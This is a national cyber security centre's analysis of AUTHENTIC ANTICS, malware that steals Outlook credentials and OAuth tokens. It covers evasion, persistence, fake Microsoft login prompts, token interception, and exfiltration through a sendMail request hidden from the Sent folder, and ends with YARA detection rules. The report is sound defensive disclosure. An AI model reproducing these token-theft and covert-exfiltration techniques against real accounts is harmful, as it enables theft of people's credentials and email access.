National Cyber Security Centre
a part of GCHQ

Malware Analysis Report

AUTHENTIC ANTICS

Highly targeted credential and OAuth 2.0 token-stealing malware targeting Outlook.

Version 1

06 May 2025

AUTHENTIC ANTICS

Highly targeted credential and OAuth 2.0 token-stealing malware targeting Outlook.

Executive summary

- Authentic Antics runs within the Outlook process, displaying malicious login prompts to steal credentials and OAuth 2.0 tokens which can be used to later access victim email accounts.
- Extensive defence evasion techniques are employed by AUTHENTIC ANTICS such as environmental keying and removing suspected hooks from within `ntdll.dll`.
- One of the malware stages masquerades as the Microsoft Authentication Library (MSAL) for .NET – available on GitHub – and includes the codebase for it, with classes added to implement malicious functionality. The included MSAL code is not used.
- Network communications made by the malware are exclusively with legitimate services.
- Victim data is exfiltrated by sending emails from the victim's account to an actor-controlled email address. The emails will not show in the victim's sent folder.

Introduction

AUTHENTIC ANTICS is malware targeting the Windows Operating System. The malware runs within the Outlook process and produces periodic login prompts to intercept and exfiltrate Microsoft Office account credentials and tokens. The applications that the stolen Microsoft Office credentials and tokens can be used to access is configurable per tenant, but is likely to include Exchange Online, SharePoint and OneDrive. AUTHENTIC ANTICS was observed in use in 2023.

Malware details

Metadata

Filename	Microsoft.Identity64.dll
Description	Dropper responsible for implementing defence evasion techniques, decrypting and loading the credential stealing payload Microsoft.Identity.Client.dll.
Size	Observed samples are around 1.5MB in size.
Metadata	Hashes and compile time are not included as samples are victim specific. Compile times align with timeframe of compromise.

Filename	Microsoft.Identity.Client.dll
Description	Credential and OAuth 2.0 token stealer. Loaded by Microsoft.Identity64.dll. Not present on disk.
Metadata	Hashes and compile time are not included as samples are victim specific. Compile times align with timeframe of compromise.

Functionality

Overview

AUTHENTIC ANTICS is made up of a variety of components: A dropper, a stealer and some associated PowerShell scripts.

The dropper is a 64-bit DLL built as a mixed-mode assembly (a single binary containing compiled C++ and .NET code) which launches an embedded, environmentally keyed stealer payload. The dropper carries out significant defence evasion measures before decrypting and running the stealer. The dropper is executed and persisted via COM hijacking which is discussed in the Functionality (Persistence) section.

The stealer payload is a 64-bit .NET DLL which contains functionality to generate login prompts to authenticate to Microsoft's OAuth 2.0 Authorization server and intercept the login requests to steal credentials and OAuth 2.0 tokens. The stolen credential and token data is then exfiltrated by authenticating to the victim's Outlook on the web account via the Outlook web API, with the freshly stolen token, to send an email to an actor-controlled email address.

AUTHENTIC ANTICS does not directly communicate with a Command-and-Control server and cannot receive tasking.

Defense Evasion

Execution Frequency

AUTHENTIC ANTICS relies on the `Counter` value in the below registry key to ensure it is not executing too often, with a threshold set of once every 6 days. It treats it as the earliest next time to launch the stealer payload. AUTHENTIC ANTICS checks the current time against the value in the registry, ensuring the current time has passed that stored in the Counter value. If the time has not yet been reached, then the stealer stage is not launched. If the time has passed, the stealer stage is launched and the current time plus 6 days is written into the `Counter` value.

```
HKCU\Software\Microsoft\Office\16.0\Outlook\Logging\
```

Analyst Comment: *The initial value for Counter does not appear to be set within the malware and is therefore likely set externally. Having a Counter value in the above registry key is not legitimate.*

String Obfuscation

AUTHENTIC ANTICS makes heavy use of string obfuscation in the loader to obscure functionality and any indicators of compromise at rest.

The string obfuscation itself is simple, a 1-byte key is used as a subtraction value as the string is constructed on the stack. The key changes per string and is therefore likely generated at compile-time. A python example is given below.

```
string = b"\xa1\xb5\xb7\xbc\xbd\xc2\xb9\x9b\xc9\xbd\xb8"
plain = ""

for i in string:
    val = i - 0x54
    plain += chr(val)

print(plain) #MachineGuid
```

Figure 1: Example string obfuscation

In some places the string obfuscation is combined with dynamic resolution of Windows API functions further obscuring functionality.

Outlook Targeting

AUTHENTIC ANTICS ensures it is running within the Outlook process by checking its running threads Window Class and Window Text against values for the legitimate Outlook process. It does this by checking for a set of conditions every 5 seconds, the exact conditions are as follows:

- The process name must be `outlook.exe`.
- When enumerating all top-level windows, the process ID (PID) of the thread running the window must match that of the `outlook.exe` process AUTHENTIC ANTICS is running in.
- The name of the Class to which the window belongs must be `OutlookGrid`.

- The `PreferredUsername` value (generally email address) discussed in the Collection (Host Data) must be present in the window title. This value will only be present when a user is logged into the Outlook application.

`ntdll.dll` Unhooking

AUTHENTIC ANTICS contains functionality to identify in-memory hooks for registry functions within `ntdll.dll`. AUTHENTIC ANTICS makes extensive use of the `Win32` registry APIs which in turn use the `Nt` registry APIs. It performs unhooking of these prior to any interaction with the registry to ensure the malware's use of these APIs is not monitored, for example by endpoint protection software.

The hooking detection functionality is carried out on the following functions: `NtOpenKey`, `NtOpenKeyEx`, `NtCreateKey`, `NtEnumerateKey`, `NtEnumerateValue`, `NtQueryKey`, `NtQueryValueKey`. All function names are obfuscated using the string obfuscation technique discussed in the Functionality (String Obfuscation) section.

A clean copy of `ntdll.dll` is mapped into memory and the first 10 bytes of the code within each of the above registry functions in the clean copy are compared to the first 10 bytes at the start of the registry function's code via a call to `GetProcAddress`.

If the code does not match, i.e. it believes a hook is present, the first 10 bytes from the unhooked function are restored in the hooked function.

If AUTHENTIC ANTICS fails to be able to map a clean copy of `ntdll.dll` into memory or overwrite any of the identified hooks, it will exit.

`iertutil.dll` Hooking

AUTHENTIC ANTICS hooks the function `IEConfiguration_GetBool` (ordinal #791) within the DLL `iertutil.dll`, if inserting the hook is unsuccessful the malware exits. To locate the function address of `IEConfiguration_GetBool` AUTHENTIC ANTICS dynamically resolves `urlmon.dll` (which imports `IEConfiguration_GetBool` from `iertutil.dll`) and iterates the import table to locate the function address.

Analyst Comment: *`urlmon.dll` is not of interest to the malware author and they are only using it to disguise a direct link between the malware code and `iertutil.dll`.*

The hook is small, it checks the first argument provided to the hooked function to catch two values, `0x20000004` or `0x20000001` if either of these values are caught then it will return either a 1 or 0 respectively. All other values are allowed to pass through, and execution flows to the legitimate function code. Further investigation into to why these codes are hooked in `iertutil.dll` is required.

Environmental Keying

AUTHENTIC ANTICS stealer payload is embedded within the loader and is encrypted with AES-256.

The key used to decrypt the payload is derived from machine-specific data, meaning it is keyed to the victim machine and will not decrypt unless it is running on the intended target device.

The decryption key is generated by XORing the `MachineGuid` value taken from the registry key `HKLM\Software\Microsoft\Cryptography` and the Volume Serial Number of the `C:` drive. If a `MachineGuid` is not present, then the computer name is used instead.

Once the payload is decrypted, the mixed-mode nature of AUTHENTIC ANTICS' loader is employed as execution is passed to .NET code to load the decrypted assembly.

Analyst Comment: *The machine specific keying information is required to initially encrypt the payload for embedding within the loader. This means it is likely collected by another malware component on the victim machine.*

Microsoft Codebase

The stealer payload codebase is taken from Microsoft's Authentication Library (MSAL) for .NET which can be found on GitHub[1]. Several classes have been added to implement AUTHENTIC ANTICS' malicious functionality.

The MSAL library code itself is not used and is purely there to give the code an increased appearance of legitimacy. This is aided by the fact that MSAL code

[1] https://github.com/AzureAD/microsoft-authentication-library-for-dotnet

is used to implement exactly the functionality which AUTHENTIC ANTICS abuses (token authentication).

Exfiltration Obfuscation

AUTHENTIC ANTICS obfuscates data exfiltrated in the body of emails discussed in the Communications (Exfiltration) section. The data is obfuscated by first being gzip compressed, then RSA-encrypted with a key size of 2048-bits. The key is generated using a modulus provided by the loader and a hardcoded exponent. Values are not included as they are likely to be victim specific.

Collection

Host Data

AUTHENTIC ANTICS will extract specific data from the registry of victims related to their Office Account to ensure execution should proceed and identify the most recently used account to target.

The registry key `HKCU\Software\Microsoft\Office\16.0\Common\Identity\Identities` is iterated identifying Office accounts on the system. The malware targets the account with the most recent `LastLoginTime` value which is found under the `AuthHistory` subkey. This targeted account then has the associated `EmailAddress` and `PreferredUsername` value extracted.

AUTHENTIC ANTICS only supports accounts that are authenticated with Azure Active Directory Authentication Library (ADAL) and does not support legacy single sign-on (SSO) enabled accounts.

AUTHENTIC ANTICS checks the selected registry key name for the presence of the string "`LiveId`" and if present it exits. The presence of the string "`LiveId`" indicates a legacy single sign-on (SSO) authentication mechanism is in place and not one which AUTHENTIC ANTICS is designed to operate against.

It checks that the string "`ADAL`" is present in the identity key, indicating that the account is configured to use ADAL, otherwise the malware exits. This means AUTHENTIC ANTICS only targets accounts which are authenticated using ADAL.

Analyst Comment: *ADAL was deprecated in 2023 in favour of Microsoft Authentication Library (MSAL), which is the codebase included for the stealer payload.*

Credential Access

Outlook Credential and Token Stealing

AUTHENTIC ANTICS maintains a copy of an OAuth 2.0 `refresh_token`, stolen in the previous run, in the `Locale` value of the registry key `Software\Microsoft\Office\16.0\Outlook\Logging`.

If there is a value present, it will check its validity using the method described in the Communications (Token Retrieval and Validation) section. If it is still valid then it writes the token back to the registry key and exits. If the token is either no longer valid, or not present in the registry, AUTHENTIC ANTICS begins the process described below to steal them.

Analyst Comment: *To interact with an OAuth 2.0 protected service e.g. Outlook on the web, first an authorisation code is requested. The authorisation code is then used to redeem tokens which can be used to access the protected resource. An access token is used to access a protected resource, a refresh token is used to request a new access token if the original one has expired. The validity period of both tokens is dependent on policy configuration settings for authentication. The default period for refresh tokens can be up to 90 days.*[2]

To steal tokens, AUTHENTIC ANTICS will generate a pop-up browser window it controls from within the Outlook process and direct it to Microsoft's Authorization Server, `login.microsoftonline.com` specifically the `/authorize` endpoint which can grant authorisation codes which can be used to request OAuth 2.0 tokens. This mirrors how legitimate software would prompt and authenticate with a Microsoft service.

Behind the scenes, AUTHENTIC ANTICS is in full control of the browser window and intercepts the authorisation code returned by the server and redeems them for OAuth 2.0 access and refresh tokens.

To be able to intercept the data sent between the created pop-up browser login prompt and Microsoft's servers, AUTHENTIC ANTICS sets up a "Navigating"[3]

[2] https://learn.microsoft.com/en-us/entra/identity-platform/refresh-tokens

[3] https://learn.microsoft.com/en-us/dotnet/api/system.windows.forms.webbrowser.navigating?view=windowsdesktop-8.0

event handler to intercept the web request and extract the authorisation code which is used to request access and refresh tokens using the functionality described in the Communications (Token Retrieval and Validation) section. As well as the authorisation code, the username and password are also extracted from the intercepted request for exfiltration.

Analyst Comment: *When a browser instance is created, developers can set callback functions for when a Navigating event occurs e.g. when a web request is sent from the browser. This allows the developer the opportunity to intercept and control the web request in the browser window before they are sent.*

The URL which the browser is directed to specifies the `client_id` field as the GUID for Microsoft Office (which incorporates SharePoint, Exchange, and OneDrive). This indicates which service is being targeted by AUTHENTIC ANTICS.


Microsoft
Sign in
Email address, phone number or Skype
Can't access your account?
Back
Next
Sign-in options

Figure 2: An example of the login prompt displayed by the malware.

AUTHENTIC ANTICS directs the web browser containing the below OAuth 2.0 request to the Microsoft Authorization Server `/authorize` endpoint. The important parameters are highlighted and discussed below. Some values have been replaced with fictitious ones (enclosed in `<>`).

```
https[://]login[.]microsoftonline[.]com/common/oauth2/authorize?respons
e_type=code+id_token&client_id=d3590ed6-52b3-4102-aeff-
aad2292ab01c&redirect_uri=ms-appx-
web%3a%2f%2fMicrosoft.AAD.BrokerPlugin%2fd3590ed6-52b3-4102-aeff-
aad2292ab01c&instance_aware=true&nonce=<nonce>resource=https%3a%2f%2fou
tlook.office365.com%2f&add_account=multiple&prompt=login&login_hint=<ex
ample@ncsc.gov.uk>&response_mode=form_post&claims=%7b%22access_token%22
%3a%7b%22xms_cc%22%3a%7b%22values%22%3a%5b%22CP1%22%5d%7d%7d%7d&msafed=
0&telemetry=MATS&windows_api_version=2.0
```

Parameter	Description
`client_id`	This specifies the application you want to authenticate to, the GUID placed in the URL by AUTHENTIC ANTICS is for Microsoft Office[4].
`redirect_uri`	This specifies where the client should be redirected to post-authorisation, the contained field is a path to the Windows authentication broker. The URL contained in this field is the one intercepted by AUTHENTIC ANTICS with a Navigating event to extract the tokens and credentials
`resource`	This specifies the service which the client wants to interact with post-authorisation.

Token Retrieval and Validation

AUTHENTIC ANTICS contains functionality to interact with Microsoft's Authorization server to retrieve OAuth 2.0 access and refresh tokens using an intercepted authorisation code or a previously downloaded refresh token.

Each case is discussed in the Credential Access (Outlook Credential and Token Stealing) section.

A standard OAuth 2.0 request is sent via HTTPS POST to Microsoft's Authorization Server on the below `/token` endpoint.

```
https://login.microsoftonline.com/common/oauth2/token
```

[4] https://learn.microsoft.com/en-us/troubleshoot/azure/active-directory/verify-first-party-apps-sign-in

Most of the parameters for the request are the same as discussed in the Credential Access (Outlook Credential and Token Stealing) section, however on this occasion they are sent in the body of the request in a JSON and URL encoded format. The key difference here is the API endpoint the request is sent to. This request is to the `/token` endpoint to redeem OAuth 2.0 tokens; because of this, a `grant_type` parameter is used and has one of two values:

- Set to `refresh_token` if used to check the refresh token from the registry at the beginning of the stealer's execution.
- Set to `authorization_code` if used during the Navigating event and an authorisation code has been freshly stolen to redeem OAuth 2.0 tokens.

If the response contains OAuth 2.0 access and refresh tokens, then a flag is set which prompts AUTHENTIC ANTICS to conduct exfiltration of the extracted tokens and credentials discussed in the Communications (Exfiltration) section.

Persistence

AUTHENTIC ANTICS is persisted via COM Hijacking. The path to the loader, `Microsoft.Identity64.dll` is placed in the registry key `HKLM\SOFTWARE\Classes\CLSID\{1299CF18-C4F5-4B6A-BB0F-2299F0398E27}\InprocServer32` this normally contains the path to `npmproxy.dll` which is called by Outlook on startup.

Analyst Comment: *Neither of the observed payloads are responsible for establishing persistence themselves, meaning it is likely AUTHENTIC ANTICS is persisted by another component.*

PowerShell Script

The AUTHENTIC ANTICS PowerShell script performs similar behaviours to the .NET stealer. The script contains hardcoded victim credentials which are used to retrieve an OAuth 2.0 refresh token for the associated Outlook on the web account. The way the tokens are retrieved is identical to the method described in the Communications (Token Retrieval and Validation) section.

Analyst Comment: *The capability of AUTHENTIC ANTICS discussed in this report highlights the ability of the actors to steal victim credentials with the intention of retrieving OAuth 2.0 tokens. It is unclear if the credentials observed here were stolen via this means or another.*

Communications

AUTHENTIC ANTICS communicates on the network exclusively with legitimate services. There is no method of Command and Control (C2) implemented in the malware, only a method for downloading victim tokens and exfiltration.

Analyst Comment: *This section discusses AUTHENTIC ANTICS' communications with Microsoft OAuth 2.0 services. These communications are implemented in a standard manner. An overview of Microsoft's OAuth 2.0 authorisation code flow can be found here*[5].

Network Connection Check

The stealer stage won't run unless it successfully verifies a network connection. It does this by sending a HTTP request to the below URL. It simply checks whether it receives a response, which is enough for it to continue execution. If a response is not received, it will sleep for a random time between 6000 and 18,000 milliseconds before trying again until it can establish a connection.

```
http[://]www[.]gstatic[.]com/generate_204
```

Analyst Comment: *The URL is a legitimate Google URL often used in software to check whether a captive portal is present.*

Exfiltration

To exfiltrate collected credential and token data, the malware uses its access to the victim's Outlook account to email an actor-controlled email address. The exfiltration is unidirectional and the malware does not check for responses to the sent email.

The gzipped and RSA-Encrypted collected data, discussed in the Functionality (Exfiltration Obfuscation) section is Ascii-encoded and formatted into a HTTPS request and sent to the Outlook API URL

[5] https://learn.microsoft.com/en-us/entra/identity-platform/v2-oauth2-auth-code-flow

`https://outlook[.]office[.]com/api/v2.0/me/sendMail`. The victim's stolen OAuth 2.0 `access_token` is used to authenticate to the Outlook mail API. The subject line of the email matches the actor's email address.

```
POST https://outlook.office.com/api/v2.0/me/sendMail
Content-Type: application/json
Authorization: Bearer <stolen victim access_token>

{
  "Message": {
    "Subject": " <to email address>",
    "Body": {
      "ContentType": "Text",
      "Content": <obfuscated victim credential data>
    },
    "ToRecipients": [
      {
        "EmailAddress": {
          "Address": "<redacted>"
        }
      }
    ],
   },
  "SaveToSentItems": "false"
}
```

A flag is set in the API request `SaveToSentItems = false`, this will prevent the email exfiltration from appearing in the victim's Sent folder.

Conclusion

AUTHENTIC ANTICS is designed to enable long-term persistent access to victim email accounts while employing extensive defence evasion techniques on host and on the network. There is no traditional command and control implemented which may have increased the likelihood of it being detected.

Significant thought has gone into designing AUTHENTIC ANTICS to blend in with legitimate Outlook activity. Its presence on disk is limited, data is stored in Outlook specific registry locations and legitimate Microsoft authentication library code has been included for the codebase, but not used. Dynamic resolution of certain API functions combined with string obfuscation also obfuscates AUTHENTIC ANTICS' intended functionality.

The malware cleverly exploits an increasing familiarity with Microsoft authentication prompts, including generating the prompt from within the Outlook process and ensuring the prompts are not displayed too often.

Network communications are exclusively with legitimate services, which is less likely to stand out and much harder to detect. Supporting data is stored in the registry which is more subtle than storage in files.

It is clear the intention of the malware is to gain persistent access to victim email accounts. This highlights the benefit of monitoring your tenant for suspicious logins.

Detection

Indicators of compromise

Type	Description	Values
Registry Key	Contains the most recently stolen OAuth 2.0 refresh token.	`HKCU\Software\Microsoft\Office\16.0\Outlook\Logging\Locale`
Registry Key	Contains the earliest next time to run the stealer payload.	`HKCU\Software\Microsoft\Office\16.0\Outlook\Logging\Counter`

Rules and signatures

Description	This rule detects patterns in how the AUTHENTIC ANTICS dropper builds strings on the stack.
Precision	No false positives observed in VirusTotal retrohunts.
Rule type	YARA

```
rule AUTHENTIC_ANTICS_obfuscated_stack_strings {
    meta:
        author = "NCSC"
        description = "This rule detects patterns in how the AUTHENTIC ANTICS dropper
builds strings on the stack."

    strings:
        $stack_string_1 = {8D 50 ?? 8D 48 ?? 8D 78 ?? 8D 42 ?? 44 8D 42 ?? 44 8D 62 ??
44 8D 52 ?? 44 8D 6A } // build obfuscated stack string
        $stack_string_2 = {8D 73 ?? 44 8D 4B ?? 44 8D 53 ?? 44 8D 5B ?? 44 8D 73 ?? 44
8D 7B ??}
        $stack_string_3 = {41 8D 49 ?? 8D 51 ?? 45 8D 41 ?? 45 8D 51 ?? 45 8D 59}

    condition:
            uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and all of them
}
```

Description	This rule detects code used in the unhooking of `ntdll` functions in the AUTHENTIC ANTICS dropper.
Precision	No false positives observed in VirusTotal retrohunts.
Rule type	YARA

```
rule AUTHENTIC_ANTICS_ntdll_unhooking {
    meta:
        author = "NCSC"
        description = "This rule detects code used in the unhooking of ntdll functions
in the AUTHENTIC ANTICS dropper."

    strings:
        $addr_calc = {48 8B D0 49 2B D4 8B D2 49 03 D6 48 8B 00 48 3B 02} // ntdll
function unhooking calculation logic

    condition:
        uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and all of them

}
```

Description	This rule detects the pdb path and imports associated with the AUTHENTIC ANTICS dropper.
Precision	No false positives observed in VirusTotal retrohunts.
Rule type	YARA

```
import "pe"

rule AUTHENTIC_ANTICS_pdb_and_imports {
    meta:
        author = "NCSC"
        description = "This rule detects the pdb path and imports associated with the
AUTHENTIC ANTICS dropper."

    strings:
        $pdb = "C:\\Users\\user\\Desktop\\outlook4\\bin\\"

    condition:
        uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and all of them and
pe.imports("user32.dll","GetClassNameW") and pe.imports("user32.dll","GetParent") and
pe.imports("user32.dll","EnumChildWindows") and
pe.imports("user32.dll","GetWindowTextW") and
pe.imports("user32.dll","GetWindowThreadProcessId")
}
```

Description	This rule detects code which is used to implement a hook of `iertutil.dll` by the AUTHENTIC ANTICS dropper.
Precision	No false positives observed in VirusTotal retrohunts.
Rule type	YARA

```
rule AUTHENTIC_ANTICS_iertutil_hook{
    meta:
        author = "NCSC"
        description = "This rule detects code which is used to implement a hook of
iertutil.dll by the AUTHENTIC ANTICS dropper."

    strings:
        $stub_func = {81 F9 04 00 00 20 ?? ?? B8 01 00 00 00 C3 81 F9 01 00 00 20 ?? ??
33 C0 C3} // used as hook
        $import_check = {49 63 44 24 3C 42 83 BC 20 94 00 00 00 00 0F}
        $calc_address = {41 8B 5E 10 49 03 DC 41 8B 3E 49 03 FC}

    condition:
        uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and all of them
}
```

Description	This rule detects strings present in the AUTHENTIC ANTICS .NET stealer payload.
Precision	No false positives observed in VirusTotal retrohunts.
Rule type	YARA

```
rule AUTHENTIC_ANTICS_Stealer {
    meta:
        author = "NCSC"
        description = "This rule detects strings present in the AUTHENTIC ANTICS .NET
stealer payload."

    strings:
        $ = "http://www.gstatic.com/generate_204" wide
        $ = "d3590ed6-52b3-4102-aeff-aad2292ab01c" wide
        $ = "https://login.microsoftonline.com/common/oauth2/token" wide
        $ = "https://outlook.office365.com/api/v2.0/me/sendMail" wide
        $ =
"https://login.microsoftonline.com/common/oauth2/authorize?response_type=code+id_token&c
lient_id=d3590ed6-52b3-4102-aeff-aad2292ab01c&redirect_uri=ms-appx-
web%3a%2f%2fMicrosoft.AAD.BrokerPlugin%2fd3590ed6-52b3-4102-aeff-
aad2292ab01c&instance_aware=true&nonce=" wide
                $ = "<form method=\"POST\" name=\"hiddenform\" action=\"ms-appx-
web://Microsoft.AAD.BrokerPlugin/d3590ed6-52b3-4102-aeff-aad2292ab01c" wide

    condition:
        (uint16(0) == 0x5A4D) and uint32(uint32(0x3C)) == 0x00004550 and all of them
}
```

MITRE ATT&CK®

This report has been compiled with respect to the MITRE ATT&CK® framework, a globally accessible knowledge base of adversary tactics and techniques based on real-world observations.

Tactic	ID	Technique	Procedure
Persistence	T1546.015	Event Triggered Execution: Component Object Model Hijacking	AUTHENTIC ANTICS is persisted via COM Hijacking.
Defense Evasion	T1140	Deobfuscate/Decode Files or Information.	AUTHENTIC ANTICS encrypts the stealer payload as well as using gzip and RSA to obfuscate exfiltration data.
	T1562.001	Impair Defenses: Disable or Modify Tools	AUTHENTIC ANTICS unhooks registry APIs within `ntdll.dll`.
	T1480.001	Execution Guardrails: Environmental Keying	The AUTHENTIC ANTICS stealer payload is encrypted with a key derived from victim device specific data.
	T1218	System Binary Proxy Execution	AUTHENTIC ANTICS carries out extensive checks to ensure it is running from within the Outlook process.
Credential Access	T1557	Adversary-in-the-Middle	AUTHENTIC ANTICS intercepts requests to Microsoft's OAuth 2.0 Authorization Server and extracts an authorisation code and credentials.
	T1187	Forced Authentication	AUTHENTIC ANTICS directs a pop-up browser window to Microsoft's OAuth 2.0 Authorization Server which prompts the victim to enter their credentials.
Exfiltration	T1567	Exfiltration Over Web Service	AUTHENTIC ANTICS hijacks the victim's email account to send an email to an actor email address via Outlook's web API.

Disclaimer

Acknowledgements

The NCSC would like to thank the NCC Group for providing us with the AUTHENTIC ANTICS samples.